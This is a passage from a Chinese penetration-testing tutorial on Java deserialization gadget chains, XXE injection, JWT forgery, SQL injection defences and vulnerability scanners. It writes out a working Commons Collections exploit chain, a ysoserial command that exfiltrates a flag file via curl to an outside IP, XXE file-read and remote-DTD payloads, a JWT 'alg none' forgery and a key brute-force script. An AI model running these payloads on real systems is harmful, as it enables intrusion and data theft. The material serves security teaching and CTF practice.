现在我们不但想要访问某个域名，还想要让服务器执行任意的系统命令。那么思考过程如下：既然想要让服务器执行任意的系统命令，那么就需要执行 Java 中的系统命令执行函数 Runtime.getRuntime().exec()。既然要调用 Runtime.getRuntime().exec() 函数，就一定要找到一条执行链条，这个执行链条的最后终点是执行 Runtime.getRuntime().exec()。很遗憾没有这个可能性，没有任何一个类最终能引导到这个函数。那么就需要换一个思路，既然不能最终执行到 exec()，那么能不能找到一个类，其最终执行到反射，而反射的函数名可以用户自定义。如果有这样的类，那么就可以传入 string 类型的“Runtime.getRuntime().exec()”，最终让反射去自动调用这个 string 字符串，达到执行系统命令的结果。

很遗憾，Java 自带的库中，上面的想法行不通。但是，不同的第三方 jar 包存在不同的类，这些 Java 类千变万化，总有这样的类能引导到执行反射，总能找到这样的传递链，从而完成上述的过程。当然前提是服务器必须要有这个第三方 jar 包才行。因此在进行反序列化攻击的时候要根据对方服务器中存在的 jar 包来判断使用什么样的传递链进行攻击。下面将以 Apache 中存在的反序列化攻击链为例进行说明：

假设有如下场景：原本有 Student 类的 Map，Map 的键是 student id，值为 student 对象，即：Map<int, Student>。Student 对象中包含了学生的成绩 grade。现在由于考试题目过难，导致全班同学的 grade 值很低，老师希望在录入成绩的时候 grade 值自动+10 分。在 Apache 中默认存在了 transform 库，目的就是设计一个修饰器 decorator，在执行 Map 中的元素添加/修改/删除的时候，提前调用修饰器，对修改结果进行操作。例如上述的场景，可以给 Map 添加一个修饰器，用于给 Student 对象中的 grade 值+10。如何实现上述过程？首先应当想到的是反射。要知道 Transform 本身并不包括 Student 类，也不包括 grade 属性，当然需要使用反射的方法传入 Student 类名，然后 Transform 通过 Student 类名获取引用，然后再通过反射获取这个 Student 引用中的 grade 属性，再通过 setAttribute 去设置这个值。那么既然我可以输入 Student 类名后获取这个类，再调用其中的函数，当然我也可以输入 Runtime 类名后获取该类，然后再获取 getRuntime 函数，再获取 exec 函数，最后传入系统命令进行执行。

```

public Object transform(Object input) {
    if (input == null) {
        return null;
    }
    try {
        Class cls = input.getClass();
        Method method = cls.getMethod(iMethodName, iParamTypes);
        return method.invoke(input, iArgs);
    }
}

```

上图为 transform 的部分代码。其获取了输入的对象的原始类，然后通过函数名，反向获取这个函数的引用，最后调用 invoke 方法执行函数。

Apache Commons Collections 中存在 TransformedMap，该类可以在一个元素被添加/删除/或是被修改时，会调用 transform 方法自动进行特定的修饰变换（或者 ChainedTransformer 列表，顺次执行列表中的 Transform 函数，对元素进行特定的修饰变化），具体的变换逻辑由 Transformer 类定义。可以通过 TransformedMap 自带的 decorate()方法获得一个 Map 的对象，用法如下：

```
Map AfterTransformerMap = TransformedMap.decorate(BeforeTransformerMap, null, transformedChain);
```

TransformedMap.decorate 方法，第一个参数为待转化的 Map 对象，就是上面的 Map<int, Student>，这个 Map 对象还不能让 grade+10。第二个参数为 Map 对象内的 key 要经过的转化方法，key 是学生的 id，不需要改变。第三个参数为 Map 对象内的 value 要经过的转化方法，需要取出 Student 的 grade 然后再+10。这个过程显然没法一步完成，所以需要用一个 Transform 的数组，顺次执行：利用反射获取 Students 对象，利用反射获取 grade 属性，再进行+1 操作。最后，TransformedMap.decorate 方法返回一个 Map 对象，就是完成修饰后的对象。以后使用这个 Map 对象插入学生的时候，成绩就会被自动+10 了。

现在，我不想去对 student 的 grade 属性进行操作了，并构建了如下的 transform 数组：

```

//transformers: 一个transformer链，包含各类transformer对象（预设转化逻辑）的转化数组
Transformer[] transformers = new Transformer[] {
    new ConstantTransformer(Runtime.class),
    new InvokerTransformer("getMethod",
        new Class[] {String.class, Class[].class}, new Object[] {
            "getRuntime", new Class[0]}),
    new InvokerTransformer("invoke",
        new Class[] {Object.class, Object[].class}, new Object[] {
            null, new Object[0]}),
    new InvokerTransformer("exec",
        new Class[] {String.class}, new Object[] {"calc.exe"})};

//首先构造一个Map和一个能够执行代码的ChainedTransformer，以此生成一个TransformedMap
Transformer transformedChain = new ChainedTransformer(transformers);

```

- (1) 首先调用 Runtime.class，TransformedMap.decorate 传入了某一个处理之前的 Map，第一个处理中获取了 Runtime 的 class 对象，相当于 Class class=Runtime.Class（其实就是 Runtime 的对象 runtime.getClass）。

参考：

```

Method actionmethod = c.getMethod( name: "action",String.class);
actionmethod.invoke(p, ...args: "dasqjfasgh");

```

- (2) 第二个 InvokerTransformer 的作用是对前一结果生成的对象调用函数，这里调用了 getMethod 方法，传入参数 getRuntime，即 Method m = class.getMethod("getRuntime")
- (3) 第三步变化中，调用了 invoke 函数，相当于： m.invoke()，自此，执行了

Runtime.getRuntime()

(4) 第四步变化，对前面的结果执行 exec()，传入参数 calc.exe 打开计算器。

解答疑问，既然是执行 Runtime.getRuntime().exec()，那么如果直接获取 Runtime，然后调用其 getRuntime 函数，再调用 exec 就可以了，为什么那么麻烦，先获取 Runtime 的 class，再从 class 反向调用 getRuntime 呢？因为没有办法直接获取 Runtime 引用，只能获取其 class 值，那么现在开头只有一个 Runtime 的 class 的情况下只能用反射来调用 getRuntime。

接下来，只需要将这一系列变化对 Map 使用：

```
Transformer transformedChain = new ChainedTransformer(transformers); ↴
Map<String, String> BeforeTransformerMap = new HashMap<String, String>(); ↴
BeforeTransformerMap.put("hello", "hello"); ↴
Map AfterTransformerMap = TransformedMap.decorate(BeforeTransformerMap, null, transformedChain); .
```

现在这个 Map 就得到了。在里面传入任意的参数，hello-hello，之后一旦调用 setValue，就会触发 transform chain，然后执行一系列的链条，最后打开计算器。不要忘了，URLDNS 链中很明确的说了，反序列化过程只会自动调用 readObject 函数，并不会执行 setValue。那么在 setValue 和 readObject 之间必须存在一个桥梁，服务器一旦调用 readObject 就会触发 setValue。这个桥梁就是 AnnotationInvocationHandler。

AnnotationInvocationHandler 重写了 readObject，该函数中对 memberValues 的每一项调用了 setValue() 函数对 value 值进行一些变换。因此会自动触发 TransformerChain。

```
Class cl = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
Constructor ctor = cl.getDeclaredConstructor(Class.class, Map.class);
ctor.setAccessible(true);
Object instance = ctor.newInstance(Target.class, AfterTransformerMap);
```

将 AnnotationInvocationHandler 序列化，并保存到文件。

```
File f = new File("temp.bin");
ObjectOutputStream out = new ObjectOutputStream(new FileOutputStream(f));
out.writeObject(instance);
```

最后，在服务器执行反序列化的时候，先获得 AnnotationInvocationHandler 对象，服务器调用 readObject 函数希望获取 AnnotationInvocationHandler 的值，但是 readObj 已经被重写，因此会调用 AnnotationInvocationHandler 中的 readObject，而 readObject 中调用了 setValue 的方法，serValue 方法触发了 transformerChain，transformerChain 中执行了命令行。最后命令行结果将会通过反弹 shell 的方式发送到黑客的服务器。

3.9.3.9 *反序列化漏洞工具

上述过程对反序列化的链条进行的举例。实际上这种链条会随着不同的第三方 jar 包的不同而不同。使用 ysoserial 工具可以根据不同的 jar 包自动化生成这样的序列化后的 bin 文件：

```
F:\Tools\反序列化>java -jar ysoserial-master-30099844c6-1.jar ROME "curl http://47.75.212.155:4444 -d @/flag" > xiaodi.b
in
```

上图中，调用 ysoserial 工具，生成命令行命令为“curl http://47.75.212.155:4444 -d @/flag”，并生成能够引发反序列化漏洞链条的对象，将其序列化到 xiaodi.bin 文件中。命令行则是获取题目 flag 值，然后访问服务器并发送参数（反弹 shell）。

3.10 XXE 漏洞

3.10.1 XXE 漏洞的原理

XML 被设计为传输和存储数据，XML 文档结构包括 XML 声明、DTD 文档类型定义（可选）、文档元素，其焦点是数据的内容，其把数据从 HTML 分离，是独立于软件和硬件的信息传输工具。XXE 漏洞全称 XML External Entity Injection，即 xml 外部实体注入漏洞，XXE 漏洞发生在应用程序解析 XML 输入时，没有禁止外部实体的加载，导致可加载恶意外部文件，造成文件读取、命令执行、内网端口扫描、攻击内网网站等危害。

例如，服务器中存在一个接收用户 XML 数据的 api，允许用户 XML 传输数据，然后对数据进行解析并存储。服务器期待的用户输入是这样的：

```
<uid>1123</uid>
<name>Zhang</name>
```

但是服务器调用解析函数的时候，会不做过滤的解析 XML 脚本，导致用户可以输入如下数据：

```
<?xml version="1.0"?>
<!DOCTYPE ANY [
    <!ENTITY file SYSTEM "file:///d://test.txt">
]>
<uid>1123</uid>
<name>$file;</name>
```

上面的 DOCTYPE 就是脚本，执行了将 file 变量赋值为 d://test.txt 文件内容，然后将其用 uid 标签来显示出来，从而导致了服务器数据泄露。

XXE 漏洞的结果和反序列化漏洞类似，反序列化漏洞是攻击者设计了序列化后的数据，并让服务器执行反序列化的过程中发生代码执行。而 XXE 漏洞则是攻击者设计了转化为 XML 后的数据，让服务器执行这段 XML 后，引发了代码执行。

3.10.2 XXE 漏洞的利用

如何检测到是否存在 XXE 利用点：判断 Content-type 类型，如果数据包中的 Content-type 为 application/xml，那么说明这里可以接受 XML 数据，就可以测试是否能够进行 XXE 攻击。或者有些服务器既能够接受 json 数据，也能接受 XML 数据，但是其数据包中由于只

能写一种，它可能写的是 application/json，这时候可以尝试将其改为 application/xml，测试服务器是否接收。

现在除了最低版本，默认都不能直接解析外部实体，因此难以实现攻击，只能直接注入攻击数据。而直接注入攻击数据又会遭到 waf 拦截。因此现在已经很少有 XXE 漏洞了。

不同的语言支持的 xml 数据协议：

libxml2	PHP	Java	.NET
file	file	http	file
http	http	https	http
ftp	ftp	ftp	https
	php	file	ftp
	compress.zlib	jar	
	compress.bzip2	netdoc	
	data	mailto	
	glob	gopher	*
	phar		

例如使用 http 协议，构建

```
<!ENTITY page SYSTEM “http://192.168.0.103:8081/index.txt”>
<x>&page;</x>
```

形成内网探针。如果显示为空，则表明文件存在，否则文件不存在。因此如果内网有漏洞，可以通过这种方式攻击。

如果对方有 expect 扩展，就可以引入远程的 xml 脚本文件，并当做 xml 执行。对方可能有 waf 的拦截，但是如果把核心 payload 放在远程，并且使用 expect 扩展来引入，那么就可以绕过拦截。

```
<?xml version=”1.0”?>
<!DOCTYPE ANY [
    <!ENTITY file SYSTEM “http://www.hacker.com/hack_xml.dtd”>
    %file;
]>
```

此时会引入外部 xml，并将其赋值给 file，然后直接执行 file 的内容

3.10.3 XXE 注入工具与修复建议

使用 XXEinjector 自动化工具完成 XML 的注入，这里不再详细说明。

修复建议：

- (1) 禁用外部实体：这样就无法调用远程 XML 脚本并执行了。不同语言的禁用方式不同，请自行查询
- (2) 过滤用户提交的 XML 数据：过滤关键字<!DOCTYPE 和<!ENTITY，或者 SYSTEM 和 PUBLIC

第四章：JAVA 安全

4.1 预编译与 SQL 注入

Java 中防止 SQL 注入的手段如下：

(1) 静态查询

将带查询的参数保存在 session 中。例如用户通过密码登录后，用户的数据就保存在了 session 中，而 session 本身存储在服务器中，没有可操作性。之后的查询一律使用 session 中的参数去查询。例如用户查询自己的存款，这条 url 中只包含了访问存款的信息，完全不包含任何用户本身的信息，浏览器将会从 cookie 中读取到用户的 session，从 session 中获取用户的 id，再查询存款情况。这样就不给用户操作的空间。

(2) 使用 Mybatis，用模型对数据库操作。

(3) 参数化查询，使用 JDBC 中的功能

如下图所示：

```
字符串查询=“ SELECT * FROM users WHERE last_name =? ”;
PreparedStatement语句= connection.prepareStatement (query) ;
statement.setString (1, accountName) ;
ResultSet结果= statement.executeQuery () ;
```

上图使用了预编译技术。最危险的可控变量是 last_name 后面的值。而 Java 通过使用 prepareStatement 将查询字符串预编译，自此查询语句已经完全确定并且无法改变了，后面无论填入什么样的东西，都会被强制当做字符串去查询，不会被解析。

在 JDBC 编程中，常用 Statement、PreparedStatement 和 CallableStatement 三种方式来执行查询语句。其中 Statement 用于通用查询，PreparedStatement 用于执行参数化查询，而 CallableStatement 则是用于存储过程。

使用 PreparedStatement 的参数化的查询可以阻止大部分的 SQL 注入。在使用参数化查询的情况下，数据库系统不会将参数的内容视为 SQL 指令的-处理，而是在数据库完成 SQL 指令的编译后，才套用参数运行，因此就算参数中含有破坏性的指令，也不会被数据库所运行。因为对于参数化查询来说，SQL 语句的格式是已经规定好了的，需要查的数据也设置好了，缺的只是具体的那几个数据而已。所以用户能提供的只是数据，而且只能按需提供，无法做出影响数据库的其他举动来。

之所以预编译能够成功，是因为数据库本身支持这个功能。但并非所有数据库都支持预处理，像 SQLite 就不支持。所以 PHP 提供了模拟预处理(默认开启)，其本质是转义用户输入。

为什么不说绝对阻止 SQL 注入呢？因为有一种情况是可以绕过的，就是 order by。例如如下的 sql 语句：

```
Sql = “select uid, name, phone from user order by ?”
```

这种情况下，mysql 无法预编译 order by 后面的内容，因为需要根据 order by 的结果去排序。所以，当且仅当使用了预编译的网站，将可控制参数写在 order by 后面的时候，能够注入，但是只能使用 bool 注入+时间注入：

```
select p.id,
       p.pay_no,
       p.pay_status,
       case when nvl(p.check_result, '-1') = '-1'
             then
                 case when p.pay_status = 0 then '0'
                      END
                 else p.check_result
             end check_result
  from cmis_plcs.LC_CASE_PAY p
```

4.2 JWT 安全

4.2.1 JWT 的定义

JWT：JSON Web Token (JSON Web 令牌) 是一种跨域验证身份的方案。JWT 不加密传输的数据，但能够通过数字签名来验证数据未被复改。

传统的 session 认证。我们知道，http 协议本身是一种无状态的协议，而这就意味着如果用户向我们的应用提供了用户名和密码来进行用户认证，那么下一次请求时，用户还要再一次进行用户认证才行，因为根据 http 协议，我们并不能知道是哪个用户发出的请求，所以为了让我们的应用能识别是哪个用户发出的请求，我们只能在服务器存储一份用户登录的信息，这份登录信息会在响应时传递给浏览器，告诉其保存为 cookie，以便下次请求时发送给我们的应用，这样我们的应用就能识别请求来自哪个用户了，这就是传统的基于 session 认证。

但是这种基于 session 的认证使应用本身很难得到扩展，随着不同客户端用户的增加，独立的服务器已无法承载更多的用户，而这时候基于 session 认证应用的问题就会暴露出来。

基于 session 认证所显露的问题

Session: 每个用户经过我们的应用认证之后，我们的应用都要在服务端做一次记录，以方便用户下次请求的鉴别，通常而言 session 都是保存在内存中，而随着认证用户的增多，服务端的开销会明显增大。

扩展性: 用户认证之后，服务端做认证记录，如果认证的记录被保存在内存中的话，这意味着用户下次请求还必须要请求在这台服务器上，这样才能拿到授权的资源，这样在分布式的应用上，相应的限制了负载均衡器的能力。这也意味着限制了应用的扩展能力。

CSRF: 因为是基于 cookie 来进行用户识别的，cookie 如果被截获，用户就会很容易受到跨站请求伪造的攻击。

基于 token 的鉴权机制

基于 token 的鉴权机制类似于 http 协议也是无状态的，它不需要在服务端去保留用户的

认证信息或者会话信息。这就意味着基于 token 认证机制的应用不需要去考虑用户在哪一台服务器登录了，这就为应用的扩展提供了便利。

流程上是这样的：

- (1) 用户使用用户名密码来请求服务器
- (2) 服务器进行验证用户的信息
- (3) 服务器通过验证发送给用户一个 token
- (4) 客户端存储 token，并在每次请求时附送上这个 token 值
- (5) 服务端验证 token 值，并返回数据
- (6) 这个 token 必须要在每次请求时传递给服务端，它应该保存在请求头里，另外，服务端要支持 CORS(跨来源资源共享)策略，一般我们在服务端这么做就可以了 Access-Control-Allow-Origin: *。

JWT 是由三段信息构成的，将这三段信息文本用.链接一起就构成了 Jwt 字符串。就像这样：

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWlOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvAG4gRG9lIiwiYWRtaW4iOnRydWV9.TJVA95OrM7E2cBab30RMHrHDcEfxjoYZgeFONFh7HgQ
```

第一部分我们称它为头部 (header)，第二部分我们称其为载荷 (payload，类似于飞机上承载的物品)，第三部分是签证 (signature)。

- (1) Header: jwt 的头部，分为两部分信息：

声明类型，这里是 jwt

声明加密的算法，通常直接使用 HMAC SHA256

例如：

```
{
  'typ': 'JWT',
  'alg': 'HS256'
}
```

然后将头部进行 base64 编码，构成了第一部分

- (2) Payload: 载荷就是存放有效信息的地方。这个名字像是特指飞机上承载的货品，这些有效信息包含三个部分。分别是：标准中注册的声明、公共的声明、私有的声明

a) 标准中注册的声明 (建议但是不强制使用)：

iss: jwt 签发者

sub: jwt 所面向的用户

aud: 接收 jwt 的一方

exp: jwt 的过期时间，这个过期时间必须要大于签发时间

nbf: 定义在什么时间之前，该 jwt 都是不可用的。

iat: jwt 的签发时间

jti: jwt 的唯一身份标识，主要用来作为一次性 token，从而避免重放攻击

b) 公共的声明

公共的声明可以添加任何的信息，一般添加用户的相关信息或其他业务需要的必要信息。但不建议添加敏感信息，因为该部分在客户端可解密。

c) 私有的声明

私有声明是提供者和消费者所共同定义的声明，一般不建议存放敏感信息，因为 base64 是对称解密的，意味着该部分信息可以归类为明文信息。

d) 举例：

定义 payload

```
{
    "sub": "1234567890",
    "name": "Jone Doe",
    "admin": true
}
```

然后进行 base64 编码

(3) signature 签名：jwt 第三部分是签证信息，这个签证信息由三部分组成。分别是：

header (base64 后的)、payload (base64 后的)、secrete。

这个部分需要 base64 加密后的 header 和 base64 加密后的 payload 使用，连接组成的字符串，然后通过 header 中声明的加密方式进行加盐 secret 组合加密，然后就构成了 jwt 的第三部分。

```
var encodedString = base64UrlEncode(header) + '.' + base64UrlEncode(payload);
var signature = HMACSHA256(encodedString, 'secret'); // TJVA95OrM7E2cBab30RMHrHDcEfXjoYZgeFONF
```

注意：secret 是保存在服务器端的，jwt 的签发生成也是在服务器端的，secret 就是用来进行 jwt 的签发和 jwt 的验证，所以，它就是你服务端的私钥，在任何场景都不应该流露出去。一旦客户端得知这个 secret，那就意味着客户端是可以自我签发 jwt 了。


如何验证签名：当 header.payload.secret 发送服务器后，服务器取出 header 和 payload，并解密签名，如果签名和上面的两个一致，说明 header 和 payload 是正确的没有被篡改。

4.2.2 JWT 的应用

在请求头里加入 Authorization，并加上 Bearer 标注：

```
fetch('api/user/1', {
  headers: {
    'Authorization': 'Bearer ' + token
  }
})
```

服务端会验证 token，如果验证通过就会返回相应的资源。整个流程就是这样的：



4.2.2 JWT 伪造

4.2.2.1 无加密的 JWT

当网站使用了 JWT 后，就证明其默认了 JWT 中的数据一定是没有被篡改的，可以信任此 JWT。那么问题来了，刚刚说到用于加密的密钥存在服务器端，没有秘钥，就无法对 JWT 的 header 和 payload 加密，也就无法生成可被服务器信任的 JWT。

使用 <https://jwt.io/#encoded-jwt>，在线解密 JWT

The screenshot shows the jwt.io interface. On the left, under 'Encoded', is a long string of characters: `eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE2MDAyNjAyMDEsImFkbWluIjoiZmFsc2UiLCJ1c2VyIjoiVG9tIn0.q6aqRDuLr-Zz7qC_yh80PeGebhmpPhvsKwU71A0v-dQErvYpLd5Upv605o6AX1Txp05jhgsBaG4CRJZ2LY1iCYw`. On the right, under 'Decoded', are the extracted JSON fields:

- HEADER: ALGORITHM & TOKEN TYPE**: `{ "alg": "HS512" }`
- PAYOUT: DATA**: `{ "iat": 1600260201, "admin": "false", "user": "Tom" }`
- VERIFY SIGNATURE**: A code snippet for HMACSHA512 verification is shown, including a placeholder for a secret key.

我们可以改右边 Decoded 的值，对应的左边的结果也发生变化。因此我们希望将 admin 这一项改成 true，这样账号就拥有管理员权限了。但是最后一项是改不了的，因为没有密钥，我们的修改会被服务器认定为无效的 JWT。

```

"feedback": "Not a valid JWT token, please try again",
"output": "io.jsonwebtoken.SignatureException: JWT signature does
"assignment": "JWTVotesEndpoint",

```

但是之前说到，Header 中存在 alg 属性，用于表示加密类型，一般情况下是 HS256 等。但是如果将 alg 中的参数改为 none，那么表示没有加密，转化 base64，如果不加密就可以绕

过秘钥。现在由于第三部分没有了，因此这里直接为空，变成如下的结果：

```
|ewogICJhbGciOiAibm9uZSIkfQ==.ewogICJpYXQiOjAxNjAwMjAxLAoigCjhZG1pbil6ICJ0cnVliwKICAiD
|XNlcil6ICJUb20iCn0=|
```

4.2.2.2 JWT 弱密钥爆破

通过常见密钥的字典，使用 python 编程遍历字典，尝试爆破 JWT。

```
import jwt
import termcolor

if __name__ == "__main__":
    jwt_str =
R'eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE1Njk3MjI2NDQsImFkbWluijoizm
Fsc2UiLCJ1c2VyIjoiVG9tIn0.Y2WgbXt9wjv4p4BdM_tA9f05sG-
_nlugoijjOZMXx2_Gld_Ip4dOazj9R3iwVC68W_7_HEyu2_c0q8jtqDC0Vg'
    with open('top1000.txt') as f:
        for line in f:
            key_ = line.strip()
            try:
                jwt.decode(jwt_str, verify=True, key=key_)
                print('\r', '\bbingo! found key -->',
termcolor.colored(key_, 'green'), '<--')
                break
            except (jwt.exceptions.ExpiredSignatureError,
jwt.exceptions.InvalidAudienceError,
jwt.exceptions.InvalidIssuedAtError,
jwt.exceptions.InvalidIssuedAtError,
jwt.exceptions.ImmatureSignatureError):
                print('\r', '\bbingo! found key -->',
termcolor.colored(key_, 'green'), '<--')
                break
            except jwt.exceptions.InvalidSignatureError:
                print(' ' * 64, '\r\bttry', key_,
end=' ', flush=True)
                continue
            else:
                print('\r', '\bsorry! no key be found.')
```

4.2.2.3 攻击思路

在尝试伪造成功 JWT 后，完全可以将 JWT 看做 header 的一部分。那么之前所说的 SQL 注入、XXE 攻击等都可能可以应用到 JWT 中。例如 JWT 中存在 uid=admin，那么可以猜测服务器将 admin 拼接到了 SQL 中，这里就是注入点。

但是使用 JWT 的服务器往往是大型的服务器集群，而大公司会把安全措施做的很到位。因此实战中能够利用 JWT 来攻击的案例极少。

4.2.3 JWT 修复建议

根据上述 JWT 可能存在的问题，有如下修复方案：

- (1) 禁止使用 None 密钥
- (2) 不使用弱口令

4.3 其他安全问题

在能够获取 web 的 jar 包情况下，可以通过反编译 APK，使用 IED 打开来分析漏洞

- (1) 文件上传

代码审计，发现如下的接受上传文件的方法：

```
@ResponseBody  
public AttackResult uploadFileHandler(@RequestParam("uploadedFile") MultipartFile file, @RequestParam(value = "fullName", required = false) String fullName)  
{  
    return super.execute(file, fullName);  
}
```

那么如果将文件名改为..//webshell.jsp，就可能将文件上传到上一级文件夹。

- (2) 不合理的返回数据

后端逻辑的错误，正常情况下，数据库查询的结果不应当返回给前端页面用户密码，但是如果使用了用户传递的参数作为查询的内容，就会导致返回账号密码给前端。

同时，可能在一次传参的时候将数据库对象全部返回，而前端只显示了部分信息，隐藏了账号密码，这种漏洞也可以通过抓包直接获取账号密码。

第五章：漏洞发现

5.1 操作系统

5.1.1 名词解释


- (1) CVSS: CVSS, 全称 Common Vulnerability Scoring System, 即“通用漏洞评分系统”，是一个“行业公开标准，其被设计用来评测漏洞的严重程度，并帮助确定所需反应的紧急度和重要度”。CVSS 是安全内容自动化协议（SCAP）的一部分，通常 CVSS 同 CVE 一同由美国国家漏洞库（NVD）发布并保持数据的更新。
- (2) CVE: CVE 的英文全称是“Common Vulnerabilities & Exposures”通用漏洞披露。CVE 就好像是一个字典表，为广泛认同的信息安全漏洞或者已经暴露出来的弱点给出一个公共的名称。使用一个共同的名字，可以帮助用户在各自独立的各种漏洞数据库中和漏洞评估工具中共享数据，虽然这些工具很难整合在一起。这样就使得 CVE 成为了安全信息共享的“关键字”。如果在一个漏洞报告中指明的一个漏洞，如果有 CVE 名称，你就可以快速地在任何其它 CVE 兼容的数据库中找到相应修补的信息，解决安全问题。
- (3) EXP: EXP, Exploit, 中文意思是“漏洞利用”。意思是一段对漏洞如何利用的详细说明或者一个演示的漏洞攻击代码，可以使得读者完全了解漏洞的机理以及利用的方法。
- (4) VUL: Vulnerability 的缩写，泛指漏洞。
- (5) POC, Proof of Concept, 中文意思是“观点证明”。这个短语会在漏洞报告中使用，漏洞报告中的 POC 则是一段说明或者一个攻击的样例，使得读者能够确认这个漏洞是真实存在的。
- (6) 0DAY 漏洞和 0DAY 攻击: 在计算机领域中，零日漏洞或零时差漏洞（英语: Zero-day exploit）通常是指还没有补丁的安全漏洞，而零日攻击或零时差攻击（英语: Zero-day attack）则是指利用这种漏洞进行的攻击。提供该漏洞细节或者利用程序的人通常是该漏洞的发现者。零日漏洞的利用程序对网络安全具有巨大威胁，因此零日漏洞不但是黑客的最爱，掌握多少零日漏洞也成为评价黑客技术水平的一个重要参数。零日漏洞及其利用代码不仅对犯罪黑客而言，具有极高的利用价值，一些国家间谍和网军部队，例如美国国家安全局和美国网战司令部也非常重视这些信息。据路透社报告称美国政府是零日漏洞黑市的最大买家。

5.1.2 网络探针

探针工具的原理是扫描网段内的端口，自动评判可能出现的漏洞。这种探针工具集成了 CVE 漏洞库，能够在不对服务器的网站进行渗透的情况下，自动扫描 ip 地址并获取漏洞，其成功率相对较低。这种工具的主要功能是用于网站管理员发现内网的安全漏洞。后面在权限提升的部分会讲到，在渗透网站并拿到命令执行权限的时候如何对操作系统进行攻击。


探针工具主要有：Goby、Nmap、Nessus、OpenVAS、Nexpose 等。推荐使用 Nessus 工具。

(1) Goby



优点：可视化的界面，可以随时查看进度，速度快。

缺点：漏洞的插件库比较少，没有 nessus 强大



上图为正在扫描中的 Goby



上图为扫描出的漏洞

Name	Level	Risk Address	Keymemo
CVE-2019-0708 BlueKeep Microsoft R remote Desktop RCE	Critical	192.168.64.129:3389	-

- (2) Nmap: 前面信息收集的时候端口用的就是 Nmap 工具，Nmap 除了可以扫描端口，还可以检测可能的漏洞。调用 script 目录下的脚本，执行相应的探针

```
[root@localhost ~]# nmap -sv --script=vulscan/vulscan.nse 192.168.199.1
Starting Nmap 6.40 ( http://nmap.org ) at 2020-04-02 22:08 CST
Nmap scan report for Hiwifi.lan (192.168.199.1)
Host is up (0.082s latency).
```

漏洞扫描：

```
F:\Tools\nmap-7.80>nmap --script=vuln 192.168.64.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-11 20:28 ?Dlú±ê×?ê±??
```

漏洞库更新，将下面的文件放到/vulscan/目录下：

```
https://www.computec.ch/projekte/vulscan/download/cve.csv
https://www.computec.ch/projekte/vulscan/download/exploitdb.csv
https://www.computec.ch/projekte/vulscan/download/openvas.csv
https://www.computec.ch/projekte/vulscan/download/osvdb.csv
https://www.computec.ch/projekte/vulscan/download/scipvuldb.csv
https://www.computec.ch/projekte/vulscan/download/securityfocus.csv
https://www.computec.ch/projekte/vulscan/download/securitytracker.csv
https://www.computec.ch/projekte/vulscan/download/xforce.csv
```

- (3) Nessus



